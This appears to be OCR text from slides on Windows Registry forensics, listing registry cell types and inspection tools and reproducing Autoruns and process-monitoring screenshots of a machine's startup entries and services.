
c. Cells of the Registry

1. Key Cell
2. Value Cell
3. Subkey List Cell
4. Value List Cell
5. Security Descriptor Cell

d. Windows Registry Tools


1. RegRipper: https://regripper.wordpress.com/
2. RegEdit: Windows Utility
3. Reg: Windows Utility
4. NirSoft Utilities: http://www.nirsoft.net/utils/regscanner.html
5. OSForensics: http://www.osforensics.com/download.html
6. AutoRuns SysInternals: https://technet.microsoft.com/en-us/sysinternals/

Windows Registry




```
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\LT7> regedit
PS C:\Users\LT7>
```

MS Autoruns



Autorun Entry	Description	Publisher	Image Path	Timestamp	VirusTotal
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				6/18/2016 3:58 AM	
☑ RTHD...	Realtek HD Audio...	Realtek Semicon...	c:\program files\re...	7/7/2015 1:39 AM	
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				7/7/2016 5:18 PM	
☑ Andro		http://www.andro	c:\program files (x	6/13/1992 6:22 PM	
☑ Intuit	IntuitSyncManager	Intuit Inc. All right	c:\program files (x	9/30/2013 6:05 AM	
☑ SunJ...	Java Update Sch...	Oracle Corporation	c:\program files (x...	5/20/2016 8:42 PM	
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				6/18/2016 12:16 PM	
☑ Glass...	GlassWire	SecureMix LLC	c:\program files (x...	5/8/2016 6:20 AM	
☑ OneD...			File not found: C:\...		
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup				6/18/2016 4:11 AM	
☑ Intuit	Intuit Data Protect	Intuit Inc.	c:\program files (x	11/27/2013 7:05 P	
☑ Quick...	QuickBooks Auto...	Intuit Inc.	c:\program files (x	2/4/2014 12:26 AM	
☑ Quick...	QuickBooks	Intuit Inc.	c:\program files (x...	2/4/2014 12:51 AM	
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				6/18/2016 3:57 AM	
☑ Micro...	Windows Mail	Microsoft Corpora...	c:\program files\wi...	10/29/2015 10:37 ...	
☑ Micro...			File not found: C:\...		
HKLM\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Compon				6/18/2016 3:57 AM	
☑ Micro	Windows Mail	Microsoft Corpora	c:\program files (x	10/29/2015 10:36	
HKLM\Software\Classes\*\ShellEx\ContextMenuHandlers				6/18/2016 4:07 AM	
☑ EPP	Microsoft Security...	Microsoft Corpora...	c:\program files\wi...	10/29/2015 10:32 ...	
☑ Foxit ...	ConvertToPDF Sh...	Foxit Software Inc.	c:\program files (x...	12/24/2014 5:14 ...	
HKLM\Software\Classes\Drive\ShellEx\ContextMenuHandlers				6/18/2016 4:07 AM	
☑ EPP	Microsoft Security	Microsoft Corpora	c:\program files\wi	10/29/2015 10:32	
☑ VMDi	VMware Workstati	VMware, Inc.	c:\program files (x	4/14/2016 8:04 PM	
HKLM\Software\Wow6432Node\Classes\Drive\ShellEx\ContextMenuHandlers				6/18/2016 4:07 AM	
☑ VMDi...	VMware Virtual Di...	VMware, Inc.	c:\program files (x...	4/14/2016 8:14 PM	
HKLM\Software\Classes\*\ShellEx\PropertySheetHandlers				6/18/2016 4:00 AM	
☑ IntelD...	igfxDTCM Module	Intel Corporation	c:\windows\syste...	1/8/2016 2:47 PM	
HKLM\Software\Classes\AllFileSystemObjects\ShellEx\ContextMenuHandlers				6/18/2016 4:07 AM	
☑ MBA	Malwarebytes Anti	Malwarebytes	c:\program files (x	2/24/2016 1:14 PM	
HKLM\Software\Classes\Directory\ShellEx\ContextMenuHandlers				6/18/2016 3:57 AM	
☑ EPP	Microsoft Security...	Microsoft Corpora...	c:\program files\wi...	10/29/2015 10:32 ...	

MS Autoruns




Autorun Entry	Description	Publisher	Image Path	Timestamp	VirusTotal
HKLM\System\CurrentControlSet\Services				7/8/2016 8:29 AM	
☑ ClickT...	Manages resourc...	Microsoft Corpora...	c:\program files\co...	6/9/2016 8:29 AM	
☑ cphs	Intel(R) Content P...	Intel Corporation	c:\windows\syswo...	7/9/2015 7:18 PM	
☑ cplspc...	Intel(R) Content P...	Intel Corporation	c:\windows\syste...	1/6/2016 3:30 PM	
☑ EMET	The Enhanced Mit	Microsoft Corpora	c:\program files (x	1/28/2016 9:43 PM	
☑ ePow...	ePower Service	Acer Incorporated	c:\program files\ac...	5/13/2015 9:43 PM	
☑ EvtEng	Manages the eve...	Intel(R) Corporation	c:\program files\int...	7/9/2015 6:02 AM	
☑ Glass...	Helps protect your...	SecureMix LLC	c:\program files (x...	5/6/2016 6:13 AM	
☑ gupdа	Keeps your Googl	Google Inc	c:\program files (x	1/9/2016 8:08 AM	
☑ gupda...	Keeps your Googl...	Google Inc.	c:\program files (x...	1/9/2016 8:08 AM	
☑ ibtsiva	Intel(R) Wireless ...	Intel Corporation	c:\program files (x...	6/18/2015 2:20 PM	
☑ igfxC...	Service for Intel(R...	Intel Corporation	c:\windows\syste...	1/6/2016 2:46 PM	
☑ Intel(	Version: 1.42.17.0	Intel(R) Corporation	c:\program files\int	5/21/2015 7:23 PM	
☑ Intel(...	Security Helper	Intel Corporation	c:\program files (x...	5/19/2015 12:10 P...	
☑ isaHel...	Security Helper		c:\program files (x...	5/19/2015 12:11 P...	
☑ jhi_se...	Intel(R) Dynamic...	Intel Corporation	c:\program files (x	7/10/2015 4:34 PM	
☑ LMS	Intel(R) Managem...	Intel Corporation	c:\program files (x	7/10/2015 4:36 PM	
☑ MBA...	Malwarebytes Anti...	Malwarebytes	c:\program files (x...	1/28/2016 9:39 PM	
☑ MBA...	Malwarebytes Anti...	Malwarebytes	c:\program files (x...	2/11/2016 8:32 PM	
☑ Mozil	The Mozilla Maint	Mozilla Foundation	c:\program files (x	12/16/2015 11:29	
☑ MyWi...	Wireless PAN DH...		c:\program files\int...	7/9/2015 5:38 AM	
☑ OAS ...	OAS Framework ...	Open Automation ...	c:\program files (x...	4/11/2016 8:59 PM	
☑ OPC ...	OPCSystemsData	Open Automation ...	c:\program files (x...	4/26/2016 3:36 AM	
☑ OPC	OPCSystemsData	Open Automation	c:\program files (x	4/26/2016 3:41 AM	
☑ OpcE...	OPC Server Enum...	OPC Foundation	c:\windows\syswo...	2/5/2009 7:04 AM	
☑ OPCS...	OPC Systems Ser...	Open Automation ...	c:\program files (x...	4/28/2016 9:07 PM	
☑ ose	Saves installation ...	Microsoft Corpora...	c:\program files (x...	6/9/2016 6:35 AM	
☑ QBCF	QuickBooks Com	Intuit	c:\program files (x	2/4/2014 1:48 AM	
☑ QBFC...	QuickBooks FCS ...	Intuit Inc.	c:\program files (x...	7/24/2009 12:10 ...	
☑ QBVSS	Enables standard ...	Intuit Inc.	c:\program files (x...	11/27/2013 7:05 P...	
☑ RegS...	Provides registry a...	Intel(R) Corporation	c:\program files\co...	7/9/2015 5:36 AM	
☑ rpcapd	Allows to capture	Riverbed Technol	c:\program files (x	2/28/2013 9:28 PM	

Ready.

Windows Entries Hidden.


MS Process Explorer



```
                                PID  Operation                  Path                                       Result   Detail
                                2164 CloseFile                  C:\Windows\System32                        SUCCESS
                                2164 CreateFile                 C:\Windows\SysWOW64\msimg32.dll            SUCCESS  Desired Access: Read Attributes, Disposition: Open, Options: Open For Backup, Open Repars...
                                2164 CreateFile                 C:\Windows\System32\winspool.drv           SUCCESS  Desired Access: Read Attributes, Disposition: Open, Options: Open For Backup, Open Repars...
